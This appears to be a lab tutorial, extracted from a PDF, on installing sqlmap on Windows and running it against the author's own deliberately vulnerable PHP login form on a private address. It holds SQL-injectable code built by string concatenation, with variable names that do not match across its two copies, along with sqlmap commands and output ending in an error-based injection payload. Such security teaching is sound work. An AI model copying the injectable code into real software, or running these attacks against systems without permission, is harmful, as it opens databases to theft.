
One very widely used tool is the sqlmap. It is written in python, and can be run on both Windows, and Linux/Unix environment. It can be downloaded from the <http://sqlmap.org/> webpage, also it is installed to the Kali linux, what can be downloaded from the <http://www.kali.org/> webpage.

Install sqlmap to windows


Download a python compiler. I used the one what can be download from the www.python.org webpage. Both the 2.7 and 3.4 version must be good for the sqlmap. I used the 3.4.1 x64 version.




On the install screen select “install for all users” then click to the next button.




Choose the install directory, I used the default one, then click to the next button.



Add the python.exe to the path, because it will be easier to use on that way, then click to the next button.




Then wait until the installation finishes:



And finally click to the finish button



After installing the python extract the sqlmap to a directory



Then open a command prompt, enter to the sqlmap directory, and start the sqlmap.py

```
Administrator: Command Prompt
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\administrator.HACKME>cd \sqlmap

C:\sqlmap>sqlmap.py
Usage: C:\sqlmap\sqlmap.py [options]

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --
wizard, --update, --purge-output or --dependencies), use -h for basic or -hh for
advanced help

Press Enter to continue...
[*] shutting down at 03:57:33


C:\sqlmap>
```

usage of sqlmap

To try sqlmap use the sql.html as follows:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
    User Name: <input type="text" id="username" name="username"/><br/>
    Password: <input type="password" id="password"
name="password"/><br/>
    <input type="submit" value="send">
</form>
</body>
```

It creates a form with two fields on it. One is a username field, and the other is a password field. When the user clicks on the submit (send) button, it will call the sql.php, which validates the user credentials.




The sql.php has the following source code.

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
//$dbservername = "192.168.168.111";
$dbservername = "127.0.0.1";
$con = mysqli_connect($servername, $username, $password, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT * FROM tbl1 WHERE username='" .
$_POST['username'] . "' AND password='" .
$_POST['password'] . "'";
```

```

$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLSRV_FETCH_ASSOC);
if ($row){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>

```



```

C:\xampp\htdocs\mysql\sql1\sql.php
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
sql.html x sql.php x
1 <?php
2 $dbname = "a";
3 $username = "root";
4 $password = "";
5 $srvname = "192.168.168.111";
6 // $srvname = "127.0.0.1";
7 $con = mysqli_connect($srvname, $username, $password, $dbname);
8 if (!$con){
9     echo('Connection ERROR');
10    die(print_r(mysqli_error($con)));
11 }
12 $query = "SELECT * FROM tbl1 WHERE username='" .
13         $_POST['username'] . "' AND password='" .
14         $_POST['password'] . "'";
15 $stmts = mysqli_query($con, $query);
16 if ($stmts === false){
17     echo('ERROR during query execution: ');
18     die(print_r(mysqli_error($con)));
19 }
20 $row = mysqli_fetch_array($stmts, MYSQLSRV_FETCH_ASSOC);
21 if ($row){
22     die('Logged in');
23 }
24 else{
25     die('Wrong username or password');
26 }
27 ?>

```

The most important switch of the sqlmap is the -hh which prints the detailed help. I recommend this

one instead of the -h what is the simple help.

```
sqlmap.py -hh
```

```
Administrator: Command Prompt
C:\sqlmap>sqlmap.py -hh
Usage: C:\sqlmap\sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                  Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE           Verbosity level: 0-6 (default 1)
```

Now try to test the webpage. As you remember, there are very very nice SQL injection possibilities. To give the sqlmap the url to test use the -url switch as follows:

```
sqlmap --url=http://192.168.168.111:8888/mysql/sql1/sql.php
```

recognize, we give the PHP file, not the HTML file as target! It is obvious, because the SQL injection error in the PHP not in the HTML

```
Administrator: Command Prompt
C:\sqlmap>sqlmap.py --url=http://192.168.168.111:8888/mysql/sql1/sql.php
  sqlmap/1.0-dev - automatic SQL injection and database takeover tool
  http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon-
sible for any misuse or damage caused by this program

[*] starting at 05:56:02

[05:56:03] [INFO] resuming back-end DBMS 'mysql'
[05:56:03] [INFO] testing connection to the target URL
[05:56:03] [INFO] heuristics detected web page charset 'ascii'
[05:56:03] [INFO] testing if the target URL is stable. This can take a couple of
seconds
[05:56:05] [INFO] target URL is stable
[05:56:05] [CRITICAL] no parameter(s) found for testing in the provided data (e.
g. GET parameter 'id' in 'www.site.com/index.php?id=1')

[*] shutting down at 05:56:05

C:\sqlmap>_
```

You got a nice error message

```
Administrator: Command Prompt

C:\sqlmap>sqlmap.py --url=http://192.168.168.111:8888/mysql/sql1/sql.php --data=
username=a,password=b --dbms=MySQL

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 05:56:56

[05:56:56] [INFO] testing connection to the target URL
[05:56:56] [INFO] heuristics detected web page charset 'ascii'
[05:56:56] [INFO] testing if the target URL is stable. This can take a couple of
seconds
[05:56:58] [INFO] target URL is stable
[05:56:58] [INFO] testing if POST parameter 'username' is dynamic
[05:56:58] [WARNING] POST parameter 'username' does not appear dynamic
[05:56:58] [INFO] heuristic (basic) test shows that POST parameter 'username' mi
ght be injectable (possible DBMS: 'MySQL')
[05:56:58] [INFO] testing for SQL injection on POST parameter 'username'
[05:56:58] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:56:59] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[05:56:59] [INFO] testing 'MySQL inline queries'
[05:56:59] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[05:56:59] [WARNING] time-based comparison requires larger statistical model, pl
ease wait...
[05:56:59] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[05:56:59] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[05:57:00] [INFO] ORDER BY technique seems to be usable. This should reduce the
time needed to find the right number of query columns. Automatically extending t
he range for current UNION query injection technique test
[05:57:00] [INFO] target URL appears to have 5 columns in query
```

```
Administrator: Command Prompt

[05:56:59] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[05:56:59] [WARNING] time-based comparison requires larger statistical model, pl
ease wait...
[05:56:59] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[05:56:59] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[05:57:00] [INFO] ORDER BY technique seems to be usable. This should reduce the
time needed to find the right number of query columns. Automatically extending t
he range for current UNION query injection technique test
[05:57:00] [INFO] target URL appears to have 5 columns in query
Injection not exploitable with NULL values. Do you want to try with a random int
eger value for option '--union-char'? [Y/n] y
[05:57:10] [INFO] testing 'Generic UNION query (83) - 1 to 10 columns'
[05:57:12] [WARNING] POST parameter 'username' is not injectable
[05:57:12] [CRITICAL] all tested parameters appear to be not injectable. Try to
increase '--level'/'--risk' values to perform more tests. As heuristic test turn
ed out positive you are strongly advised to continue on with the tests. Please
consider usage of tampering scripts as your target might filter the queries. Als
o, you can try to rerun by providing either a valid value for option '--string'
(or '--regexp')

[*] shutting down at 05:57:12

C:\sqlmap>_
```

```
Administrator: Command Prompt

C:\sqlmap>sqlmap.py --url=http://192.168.168.111:8888/mysql/sql1/sql.php --data=username=a,password=b --dbms=MySQL --level=2 --risk=1

sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 05:59:46


[05:59:47] [INFO] testing connection to the target URL
[05:59:47] [INFO] heuristics detected web page charset 'ascii'
[05:59:47] [INFO] testing if the target URL is stable. This can take a couple of seconds
[05:59:48] [INFO] target URL is stable
[05:59:48] [INFO] testing if POST parameter 'username' is dynamic
[05:59:48] [WARNING] POST parameter 'username' does not appear dynamic
[05:59:48] [INFO] heuristic (basic) test shows that POST parameter 'username' might be injectable (possible DBMS: 'MySQL')
[05:59:48] [INFO] testing for SQL injection on POST parameter 'username'
[05:59:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:59:50] [INFO] testing 'Generic boolean-based blind - Parameter replace (original value)'
[05:59:50] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[05:59:50] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)'
[05:59:51] [INFO] POST parameter 'username' is 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)', injectable
[05:59:51] [INFO] testing 'MySQL inline queries'
[05:59:51] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[05:59:51] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[05:59:51] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
```

```
Administrator: Command Prompt

[05:59:51] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[05:59:51] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[05:59:51] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[05:59:51] [INFO] target URL appears to have 5 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[06:03:29] [INFO] testing 'MySQL UNION query (89) - 22 to 40 columns'
[06:03:30] [INFO] testing 'Generic UNION query (89) - 1 to 20 columns'
[06:03:30] [INFO] testing 'Generic UNION query (89) - 22 to 40 columns'
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection points with a total of 133 HTTP(s) requests:
---
Place: POST
Parameter: username
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)
Payload: username=a,password=b' AND EXTRACTVALUE(8033,CONCAT(0x5c,0x7164697971,(SELECT (CASE WHEN (8033=8033) THEN 1 ELSE 0 END)),0x7176747171)) AND 'USnQ'='
---
[06:03:34] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.7, PHP 5.5.6
back-end DBMS: MySQL 5.1
[06:03:34] [INFO] fetched data logged to text files under 'C:\Users\administrator.HACKME\.sqlmap\output\192.168.168.111'


[*] shutting down at 06:03:34

C:\sqlmap>_
```


← →  http://192.168.168.111:8888/mysql/sql1/sql.html

User Name:

Password:

← →  http://192.168.168.111:8888/mysql/sql1/sql.php

Wrong username or password

 Burp Suite Free Edition v1.6

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status
178	http://192.168.168.111:8888	POST	/mysql/sql1/sql.php	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200

Request Response

